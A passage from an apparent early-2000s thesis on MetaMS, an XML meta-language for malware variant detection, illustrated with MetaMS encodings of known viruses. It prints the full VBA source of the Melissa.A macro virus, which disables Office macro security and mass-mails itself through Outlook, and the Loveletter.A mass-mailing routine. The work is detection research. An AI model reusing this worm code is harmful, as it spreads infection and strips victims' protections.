

Figure 7 Program flow description (MetaMS)

The same description designed in the Unified Modelling Language (UML) as a “sequence diagram” would look like this (see Figure 8 : UML program flow description):



Figure 8 : UML program flow description

The body with the id 0 represents, as already defined previously, the entire complete Visual Basic for Applications (VBA) module. As the AutoOpen() macro is expected to be executed by the Microsoft Office application when the file is opened, the analyzers interpret this as a possible call from body id 0 to the body with the id 1. Body id 2 is a real subset of body id 1, but as seen in the example cannot be called. This behaviour is the same as what the above printed Visual Basic for Applications source code is also showing. After the execution of the code within body id 1, the program flow goes back to the body id 0 (in this case the VBA environment build from Microsoft Word application). Entry points and triggers can be defined according to chapter “2. MetaMS Meta language”.

2.1.2 Variant detection utilizing MetaMS

The task to detect variations of malicious code in a generic form on different platforms is obviously not that easy to fulfil. Consequently the classes/groups of platforms for malicious code with different requirements on the scan/analyze technologies have to be created and looked at each platform on its own. These two major groups can easily be identified:

- Binary viruses (e.g. Palm, Win32, etc.)
- Script based viruses (e.g. PHP, Visual Basic Script, JavaScript, Visual Basic for Applications source code)

An additional third (sub) group, which describes malicious code, realized using programming languages generating p-code, could consist of:

- Visual Basic
- Visual Basic for Applications p-code
- Java
- Microsoft Intermediate Language (MSIL for .NET)
- ...

The first two major groups have slightly different requirements concerning the detection of variants or general the detection of similarities within code, which will be looked at in a more detailed way later within this chapter.

As already mentioned the generation/design of the Meta language MetaMS (and possibly a majority of all available Meta languages) includes some loss of implementation relevant information. It is arguable, if this loss of information could make the attempt to check for variants of known malicious codes fail.

Nevertheless, using checksums within recognized areas (or bodies as called within the MetaMS language), the detection is at least possible and practical tests[17] with several macro virus families (like W97M/Ethan, W97M/Class and W97M/Marker just to name a few) have proved this. A checksum generated using a smart technique[18] based checksum (type 2, “metams”) over the complete body 0 provides initial (although limited) variant detection functionality, where variants are created based on small textual changes.

17 tests were performed manually with a third party tool from an internal AV mailing list “VMACRO” called fvbacrc and a support library, which checksums on a macro basis and not on an OLE module basis.

18 Smart checksum techniques = advanced checksum techniques, which e.g. ignore contents of parameters and similar “unimportant” information



Figure 9: Smart checksum

All variable parts (e.g. values etc.) will/shall be ignored according to the definition of a smart checksum as also provided in the core MetaMS language description, so that the smart checksum (the centre representation within Figure 9: Smart checksum) calculated over both variants (variant 1 and variant 2) is able to detect the other both forms.

The same approach is working for typical script based malicious codes e.g. simple VBS/Loveletter variants.

Nevertheless, it is possible to detect e.g. a lot of the previously mentioned macro virus family variants with the addition of macro viruses, which have extra information within body 0, on a per body basis (= macro basis) using the first type of checksum. This type of checksum is called “zip”, based on the CRC32 algorithm as used in the program “infozip” or the known “zlib” library. This checksum operates faster than the smart technique based checksum.

Following scenarios exist quite often:

- Introduction of new macro/garbage information during replication
- Removal of single macros during replication



Figure 10: Body based scanning

A variant detection for binary viruses (e.g. Palm OS mc680x0 code) is more complicated, as smart checksums based on assembly code are much harder to implement than comparable techniques found in script based malicious code. Such smart techniques require full understanding of the processor (including mnemonics) and often it is not easy to differentiate between garbage parts and valid code parts within malicious routines. Smart checksums in context of binary viruses often need functionalities related to disassemblers etc.

Typically a variant detection for binary viruses is realized using generic scan string technologies (using a range of string locations etc., which can be also expected not to be very exact), which is out of scope for the MetaMS system.

It can be generally noted/declared, that the usage of polymorphic/metamorphic engines (e.g. see 3.8 Virus analysis: Amiga/HitchHiker 5.00 or the Win95/Zmyst virus) decreases (or nearly eliminates) the possibility to perform a reliable, exact identification. Even the previously mentioned smart checksums are often nearly useless when speaking of metamorphic viruses.

Win95/Zmyst is obviously one of the most advanced metamorphic viruses available up to now (January 2002). It disassembles the complete program, which the virus selects as target for an infection. After this disassembly process has succeeded, the virus places its code in a metamorphic way in the original code and assembles the complete program again. This example shows that it is not always possible to address a single block of code as malicious, as the malicious code in this case “belongs” to the host.

Depending on the implementation of the scan module for a certain platform, metamorphic engines do not affect in any form the results from the MetaMS system, as the system scans for functionality and not for implementation of the function. Therefore, the scan modules are expected to be more complex than comparable scan engines without “Meta language” approaches based on the reason, that a translation between several implementations to a single functionality is necessary.

At this point, the expression from Dr. Alan Solomon has to be remembered, that every detection is a form of heuristic detection, even if the detection/identification rate is close to 100%.

In the context of the Meta language MetaMS, it is also good to think generally about variant detection on a functional level. We will see later in the definition/description of the rule-based system, that every "ruleblock" entry (which actually represents a MetaMS body) can be given a special "importance" value. Depending on the exactness, it is possible to say, that code "A" is a variant of code "B", if both codes share 75% of all highly important bodies. The term "highly important" can be freely defined, whereby the range of possible values in the context of the MetaMS Meta language reaches from 1 up to 100. The definition of the "ruleblock" blocks and their "importance" flags has obviously direct influence on the variant detection on a functional basis; therefore, the "ruleblocks" elements are expected to be defined previously.

Definition 2.1.1.1:

> Additionally it has to be noted, that in contrast to existing rule based systems, the MetaMS rules also contain non-malicious functionality descriptions.

With the results of the direct comparison of PHP\Neworld.A[19] and PHP\Pirus.A exists a good example for the variant detection abilities of the MetaMS language and the overall prototype system. The MetaMS representations of both malicious codes can be found in the chapters "3.7 PHP\Pirus.A" and "9.15 MetaMS representation of PHP\Neworld.A". Looking at both source codes and MetaMS representations, the major difference is the location, where the infected files will be searched (PHP\Pirus.A searches in the current directory and PHP\Neworld.A searches in a hard coded directory "c:\windows") and that the infection routine in PHP\Neworld.A is broken. Actually, the location to be searched for possible targets is not relevant to the MetaMS language. Only the functionality itself is relevant. Hereby it has to be taken into account, that PHP\Neworld.A (aka PHP\Pirus.B) is a lousy, buggy rewrite of the PHP\Pirus.A virus.

The rest of the operations of both malicious are functional identical, although e.g. the size of the single bodies are different. Detection on a pure functional basis is possible, additionally also a detection based on smart check summing approaches is possible on a "body 0" basis.

19 PHP\Neworld.A was renamed by Markus Schmall on 5. April 2002 within the VMACRO mail forum to PHP\Pirus.B: intended based on the results of the MetaMS language reports and additional manual analysis.

2.2 Description of the W97M/Melissa.A functionality based on the MetaMS language

The W97M/Melissa macro virus family is obviously one of the first mass mailing virus families, which really gained worldwide attention. Several detailed analysis of comparable mass mailing routines can be found in various chapters within this thesis.

To get in the first place a better picture of the W97M/Melissa.A virus, the complete source code has been added by line numbers, which follow the Visual Basic for Applications line syntax. By following this approach, a grouping can be done later in a more systematic way and the generated MetaMS code can be followed more easily.

```
1 Private Sub Document_Open()
2 On Error Resume Next
3  If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> ""  Then
4         CommandBars("Macro").Controls("Security...").Enabled = False
5         System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
6 Else
7         CommandBars("Tools").Controls("Macro").Enabled = False
8         Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1):
          Options.SaveNormalPrompt = (1 - 1)
9 End If
10 Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
11 Set UngaDasOutlook = CreateObject("Outlook.Application")
12 Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
13    If    System.PrivateProfileString("",    "HKEY_CURRENT_USER\Software\Microsoft\Office\",
"Melissa?") <> "... by Kwyjibo" Then
14        If UngaDasOutlook = "Outlook" Then
15                DasMapiName.Logon "profile", "password"
16                For y = 1 To DasMapiName.AddressLists.Count
17                        Set AddyBook = DasMapiName.AddressLists(y)
18                        x = 1
19                        Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
20                        For oo = 1 To AddyBook.AddressEntries.Count
21                                Peep = AddyBook.AddressEntries(x)
22                                BreakUmOffASlice.Recipients.Add Peep
23                                x = x + 1
24                                If x > 50 Then oo = AddyBook.AddressEntries.Count
25                        Next oo
26                        BreakUmOffASlice.Subject = "Important::""
27                        BreakUmOffASlice.Body = "Here is that document …"
28                        BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
29                        BreakUmOffASlice.Send
30                        Peep = ""
31                Next y
32                DasMapiName.Logoff
33        End If
34        System.PrivateProfileString("",        "HKEY_CURRENT_USER\Software\Microsoft\Office\",
"Melissa?") = "... by Kwyjibo"
35 End If
```

```
36 Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
37 Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
38 NTCL = NTI1.CodeModule.CountOfLines
39 ADCL = ADI1.CodeModule.CountOfLines
40 BGN = 2
41 If ADI1.Name <> "Melissa" Then
42         If ADCL > 0 Then _
ADI1.CodeModule.DeleteLines 1, ADCL
43         Set ToInfect = ADI1
44         ADI1.Name = "Melissa"
45         DoAD = True
46 End If
47 If NTI1.Name <> "Melissa" Then
48         If NTCL > 0 Then NTI1.CodeModule.DeleteLines 1, NTCL
49         Set ToInfect = NTI1
50         NTI1.Name = "Melissa"
51         DoNT = True
52 End If
53 If DoNT <> True And DoAD <> True Then GoTo CYA
54 If DoNT = True Then
55         Do While ADI1.CodeModule.Lines(1, 1) = ""
56                 ADI1.CodeModule.DeleteLines 1
57         Loop
58         ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
59         Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
60                 ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
61                 BGN = BGN + 1
62         Loop
63 End If
64 If DoAD = True Then
65         Do While NTI1.CodeModule.Lines(1, 1) = ""
66                 NTI1.CodeModule.DeleteLines 1
67         Loop
68         ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
69         Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
70                 ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)
71                 BGN = BGN + 1
72         Loop
73 End If
74 CYA:
75 If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") = False) Then
76         ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
77 ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
78         ActiveDocument.Saved = True: End If
79 'WORD/Melissa written by Kwyjibo
80 'Works in both Word 2000 and Word 97
81 'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
82 'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!
83 If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points, plus triple-word-
score, plus fifty points for using all my letters.  Game's over.  I'm outta here."
84 End Sub
```

An initial, very short MetaMS description (at this point generated manually) of the functionality found within W97M/Melissa.A looks like shown below:

```
<!--MetaMS description -->
<!DOCTYPE code SYSTEM "metams.dtd">
<code>
<!--The following block is a standard block expected by every MetaMS file-->
        <body id="0" body-start="0" body-end="0"/>
        <author name="Markus Schmall">
                <organisation>OAR development/VTC </organisation>
        </author>
        <version>0.1</version>
        <!-- -->
        <trigger type="unknown" id="0" body_entry="unknown">
                <description/>
        </trigger>
        <trigger type="system" id="1" body_entry="unknown">
                <description>Registry checking</description>
        </trigger>
        <trigger type="system" id="2" body_entry="unknown">
<description>Registry check, if mass mailing was performed already</description>
        </trigger>
        <trigger type="runtime" id="3" body_entry="unknown">
                <description>MAPI name</description>
        </trigger>
        <trigger type="runtime" id="4" body_entry="unknown">
<description>Check for name of the active document</description>
        </trigger>
        <trigger type="runtime" id="5" body_entry="unknown">
                <description>Name of normal template</description>
        </trigger>
        <trigger type="runtime" id="6" body_entry="unknown">
                <description>Exitcheck</description>
        </trigger>
        <!-- -->
        <process id="0" type="system" body_id="0">
                <access body="0" mode="default" id="0" type="default"/>
        </process>
        <!--   -->
        <!-- At this point the specific body definitions start -->
        <!--   -->
        <body id="1" body-start="4" body-end="5"/>
        <body id="2" body-start="6" body-end="7"/>
        <body id="3" body-start="15" body-end="32"/>
        <body id="4" body-start="42" body-end="45"/>
        <body id="5" body-start="48" body-end="48"/>
        <body id="6" body-start="49" body-end="51"/>
        <body id="7" body-start="42" body-end="42"/>
        <body id="8" body-start="55" body-end="62"/>
        <body id="9" body-start="65" body-end="72"/>
        <body id="10" body-start="76" body-end="76"/>
        <body id="11" body-start="78" body-end="78"/>
        <body id="12" body-start="83" body-end="83"/>
```

```
        <!-- -->
        <access body="0" position="3" mode="read" id="0" type="registry">
<description>Check for security level settings of Office 2000</description>
        </access>
        <access body="1" mode="write" id="1" type="stealth">
                <description>Disabling command bars</description>
        </access>
        <access body="1" mode="write" id="2" type="registry">
                <description>Setting down the office security</description>
        </access>
        <access body="2" mode="write" id="3" type="stealth">
                <description>Disabling command bars</description>
        </access>
        <access body="2" mode="write" id="4" type="registry">
                <description>Setting down the office security</description>
        </access>
        <access body="0" position="13" mode="read" id="5" type="registry">
                <description>Check infection marker</description>
        </access>
        <access body="0" position="34" mode="write" id="6" type="registry">
                <description>Write infection marker</description>
        </access>
        <!-- Start of copy operations block -->
        <copy from="file" to="mail" id="1">
                <description>Email spreading functionality</description>
                <body_id>3</body_id>
        </copy>
        <copy from="file" to="file" id="2">
<description>VBA based copy operation between files</description>
                <body_id>8</body_id>
        </copy>
        <copy from="file" to="file" id="3">
<description>VBA based copy operation between files</description>
                <body_id>9</body_id>
        </copy>
</code>
```

The above printed MetaMS representation shows the basic functionalities of the W97M/Melissa malicious code. This basic functionality is directly convertible into flags for a rule-based system or the single functionalities can be added together and reaching a certain threshold an alarm can be generated.

Again, it needs to be clarified, that a rule-based system taking care of the overall functionality does not necessarily contain only malicious operations. A weight based system typically counts only relevant (here, in this context malicious) operations.

One very central point for the replication via Microsoft Outlook (worm functionality) is the following code cut out from the MetaMS representation:

```
        <copy from="UNKNOWN" to="mail" id="0">
                <description>Email spreading functionality</description>
                <body_id>3</body_id>
        </copy>
        <copy from="file" to="mail" id="1">
```

```
        <description>Email spreading functionality</description>
        <body_id>3</body_id>
</copy>
```

Obviously, within the identified body with the id number “3” there are two operations, which copy a file to a not more detailed (not clearly defined) described mailer (actually, it is the Microsoft Outlook mailer, which can be identified by looking at previous instantiated objects). This is clearly a part of the worm replication routine.

At this point, the obvious question can be raised, in how far a variant detection is possible based on this limited extracted MetaMS information. Chapter „2.1.2 Variant detection utilizing MetaMS“ has already shown detailed information about this topic. This limited analyse as presented obviously does not offer such functionality and does not include enough information for a reliable statement.
The above shown example shows, that a detection of similarities (also a variant detection on a “body 0” basis) can be very complicated without a fully implemented analysis module. An obvious solution for this problem is the usage of checksums/smart checksums as discussed earlier.

It should be quite clear, that for every supported platform a checksum generator has to be implemented (-> as a basic requirement for every plug-in structure). Having implemented a checksum generator for every platform results automatically in extended comparison functionality within platforms, but not between platforms or single, extracted functionalities.

2.3 Description of the VBS/Loveletter.A Email replication functionality based on the MetaMS language

The nowadays mainly seen mail replication routines (the actual worm alike functionality as found in VBS/Loveletter.A and W97M/Melissa.A) are nearly identical, although developed in the slightly different programming languages Visual Basic for Application and Visual Basic Script. Both languages have similar roots, but differ in some points. The differences are subject of a discussion in chapter “5.3 Examination: Visual Basic Script 5.x”.

The mail replication routine of VBS/Loveletter.A looks as shown below. A detailed analysis of this replication routine can be found in chapter “3.2 Virus analysis: VBS/Loveletter.A”.

```
sub spreadtoemail()
On Error Resume Next
dim x,a,ctrlists,ctrentries,malead,b,regedit,regv,regad
set regedit=CreateObject("WScript.Shell")
set out=WScript.CreateObject("Outlook.Application")
set mapi=out.GetNameSpace("MAPI")
for ctrlists = 1 to mapi.AddressLists.Count
        set a=mapi.AddressLists(ctrlists)
        x=1
        regv=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a)
        if (regv="") then
                regv=1
        end if
        if (int(a.AddressEntries.Count)>int(regv)) then
                for ctrentries = 1 to a.AddressEntries.Count
                        malead=a.AddressEntries(x)
                        regad=""

                        regad=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\W_
                B\"&malead)
                        if (regad="") then
                                set male=out.CreateItem(0)
                                male.Recipients.Add(malead)
                                male.Subject = "ILOVEYOU"
                                male.Body = vbcrlf&"kindly check the attached LOVELETTER_
                                        coming from me."
                        male.Attachments.Add(dirsystem&"\AAAALOVE-LETTER-FOR_
                        YOU.TXT.AAA")
                                male.Send
                                regedit.RegWrite
                                "HKEY_CURRENT_USER\Software\Microsoft\WAB\"&malead,1,_
                        REG_DWORD"
                        end if
                        x=x+1
                next

                regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,a.AddressEntries.Count
        else
regedit.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,a.AddressEntries.Count
        end if
```

```
next
Set out=Nothing
Set mapi=Nothing
end sub
sub html
end sub
```

The following XML file represents the automatically generated MetaMS representation of the VBS/Loveletter.A replication routine.

The MetaMS file has been created using the MetaMS prototype system and is much more detailed as the previously shown manually created MetaMS representation from the W97M/Melissa.A worm functionality.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE code SYSTEM "c:\Docs\xml\metams.dtd">
<?xml-stylesheet type="text/xsl" href="c:\Docs\xml\metams.xsd"?>
<code filename="c:\docs\xml\lvmail.vb1">
        <body id="0" body-start="0" body-end="39">
        </body>
        <process id="" type="default" body_id=""/>
        <body id="1" body-start="1" body-end="42">
                <variable name="regedit" position="4" type="default"
                        encrypted="no">
                        <value>ML_WSCRIPT</value>
                </variable>
                <variable name="out" position="5" type="default"
                        encrypted="no">
                        <value>ML_OUTLOOK</value>
                </variable>
                <variable name="mapi" position="6" type="default"
                        encrypted="no">
                        <value>ML_MAIL</value>
                </variable>
                <trigger position="7" body_entry="yes" type="adresslistcounter"
                        id="0" body_id="1"></trigger>
                <schleife position="7" id="1" trigger_id="0" endpoint="0"
                        endless="false"></schleife>
        </body>
        <body id="2" body-start="7" body-end="42">
                <variable name="x" position="9" type="default" encrypted="no">
                        <value>1</value>
                </variable>
                <variable name="regv" position="10" type="default"
                        encrypted="no">
                        <value>ML_REGISTRY_DATA</value>
                </variable>
                <variable name="a" position="8" type="default" encrypted="no">
                        <value>ML_ADDRESSLIST</value>
                </variable>
                <variable name="out" position="40" type="default"
                        encrypted="no">
                        <value>nothing</value>
                </variable>
```

```
        <variable name="mapi" position="41" type="default"
                encrypted="no">
                <value>nothing</value>
        </variable>
        <access body="2" position="10" mode="read" id="0"
                type="registry"></access>
</body>
<body id="3" body-start="12" body-end="13">
        <variable name="regv" position="12" type="default"
                encrypted="no">
                <value>1</value>
        </variable>
</body>
<body id="4" body-start="15" body-end="39">
        <trigger position="15" body_entry="yes" type="namelistcounter"
                id="1" body_id="4"></trigger>
        <schleife position="15" id="2" trigger_id="1" endpoint="0"
                endless="false"></schleife>
        <access body="4" position="34" mode="write" id="0"
                type="registry"></access>
</body>
<body id="5" body-start="15" body-end="32">
        <variable name="x" position="31" type="default" encrypted="no">
                <value>x+1</value>
        </variable>
        <variable name="malead" position="16" type="default"
                encrypted="no">
                <value>ML_ADDRESSENTRY</value>
        </variable>
        <variable name="regad" position="19" type="default"
                encrypted="no">
                <value>ML_REGISTRY_DATA</value>
        </variable>
        <access body="5" position="19" mode="read" id="0"
                type="registry"></access>

</body>
<body id="6" body-start="21" body-end="30">
        <variable name="male" position="21" type="default"
                encrypted="no">
                <value>ML_OUTLOOK.createitem(0)</value>
        </variable>
        <copy id="0" from="FILE" to="MAIL" overwrite="unknown"
                create="unknown">
                <position>26</position>
        </copy>
        <copy id="1" from="UNKNOWN" to="MAIL" overwrite="unknown"
                create="unknown">
                <position>27</position>
        </copy>
        <access body="6" position="28" mode="write" id="0"
                type="registry"></access>
</body>
<body id="7" body-start="36" body-end="38">
```

```
                <access body="7" position="37" mode="write" id="0"
                type="registry"></access>
        </body>
        <body id="8" body-start="43" body-end="44">
        </body>
</code>
```

It is obvious, that all relevant operations existing within the Visual Basic Script file also exist in the MetaMS file. Nevertheless, there exists some loss of information, which results in a form of heuristic detection in contrast to an exact identification. Nevertheless it is possible to detect the key email replication operation (e.g. the two main loops, the mail send routine etc.) directly. The MetaMS lines describe the central replication operation of this worm:

```
<copy id="0" from="FILE" to="MAIL" overwrite="unknown" create="unknown">
<position>
26
</position>
</copy>
<copy id="1" from="UNKNOWN" to="MAIL" overwrite="unknown" create="unknown">
<position>
27
</position>
</copy>
```

These lines exist in the MetaMS body number 6. This body with id 6 is reachable based on the state of a MetaMS “namelist” trigger element.

The first MetaMS “copy” element describes the actual attach operation, whereby a file is attached to the mail. As the analyzer is only run against the above printed short code, the analyzer cannot know/identify, that the attached MetaMS “FILE” element is another “instance” of the actually running program. The source definition “FILE” is therefore obviously correct. Furthermore, the destination “MAIL” parameter is also correct. The second “copy” element describes the send operation itself (actually, a more detailed description of the operations is realisable by adding variable information, but left out at this point). The source of the operation is labelled “UNKNOWN” as it is not possible to exactly define, what data is send (except for the resolved filename). Nevertheless, the operation/functionality is clearly visible.

As additional example, the MetaMS representation of VBS/Funny.C can be found in the appendix (chapter “9.12 MetaMS version of VBS/Funny.C”), which again shows the same significant “copy” elements in the context of the Email mass replication routines.

3. Presentations of malicious code and runtime environments

3.1 Virus analysis: W97M/Chydow.A

The Word97/2000 macro virus Chydow.A has been discovered in the fourth quarter of the year 1999 and became the status of being "in the wild" from the "Wild List" organisation (see [WLIST] for details).

It contains several features besides the partly buggy polymorphic engine, which can be seen as nearly unique for the macro virus area even several years after it's first appearance.

